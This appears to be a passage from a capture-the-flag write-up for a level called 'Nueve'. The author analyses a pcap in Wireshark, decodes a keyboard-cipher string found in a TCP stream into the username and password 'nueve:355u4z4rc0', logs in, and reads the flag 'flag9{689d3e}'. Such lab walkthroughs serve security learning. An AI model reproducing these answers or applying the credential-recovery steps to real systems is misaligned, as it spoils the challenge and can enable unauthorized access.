
We can start by downloading it to our local machine using the Ncat commands.

Once the pacap file is downloaded we use wireshark tool to read the packets from the packet file
Filter the protocols till you dins something interesting.




```
.557847083 142.250.67.78   192.168.1.109   HTTP   149 HTTP/1.1 204 No Content
.177391016 192.168.1.107   142.250.67.78   HTTP   166 GET /generate_204 HTTP/1.1
.187103732 192.168.1.107   142.250.67.78   HTTP    60 [TCP Spurious Retransmission] Continuation
.189190374 142.250.67.78   192.168.1.107   HTTP   137 HTTP/1.1 204 No Content
.559125294 192.168.1.109   142.250.67.78   HTTP   178 GET /generate_204 HTTP/1.1
.570693835 142.250.67.78   192.168.1.109   HTTP   149 HTTP/1.1 204 No Content
.213207194 192.168.1.109   3.134.39.220    HTTP   395 GET /none.txt HTTP/1.1
.220955553 192.168.1.109   3.134.39.220    HTTP   307 GET /robots.txt HTTP/1.1
.990252749 3.134.39.220    192.168.1.109   HTTP   724 HTTP/1.0 404 File not found  (text/html)
```

Right click on the file -> follow TCP stream, read through to find this



```
The Remington QWERTY type bar connecting the keys and the letter plate.

The striker lockup came when a typist quickly typed a succession of letters on the same type bars and
the strikers were adjacent to each other. There was a higher possibility for the keys to become
jammed. READING IS NOT IMPORTANT, HERE IS WHAT YOU WANT: "mjwfr?2b6j3a5fx/" if the sequence was not
perfectly timed. The theory presents that Sholes redesigned the type bar so as to separate the most
common sequences of letters: ...th..., ...he... and others from causing a jam.
```


The given string seems encrypted, lets try using the most basic cipher, keyboard cipher decoder to decode the message.



↑↓	↑↓
qwerty ↑	7msvf)w5ymeztv20
dworak →	bqmycL1x5q2-4ykl
azerty →↻	luxveJ3(5u4q4rc9
dworak ↑↻	mqwgrL2m6q3o5yx=
dworak ↓↺	mqwgrL2m6q3o5yx=
qwerty →↻	nueve:355u4z4rc0
qwerty ←↺	,uqvt:157u2z6rz0
qwerty ↑↻	7h2gf>xnyhcstds\
dworak →↺	bjvfc?3b5j4a4fb/
dworak →↻	bjvfc?3b5j4a4fb/

We notice a string decoded in the username:password format.

nueve:355u4z4rc0
We can use this to login as Nueve



```
nueve@svos:~$ cat flag9.txt
Congratulations!
Here's your 9th flag segment: flag9{689d3e}
nueve@svos:~$ cat readme.txt

Can u feeeeeed my orangutan ^^

nueve@svos:~$
```

---------------------Marks END of Nueve(Flag 9)----------------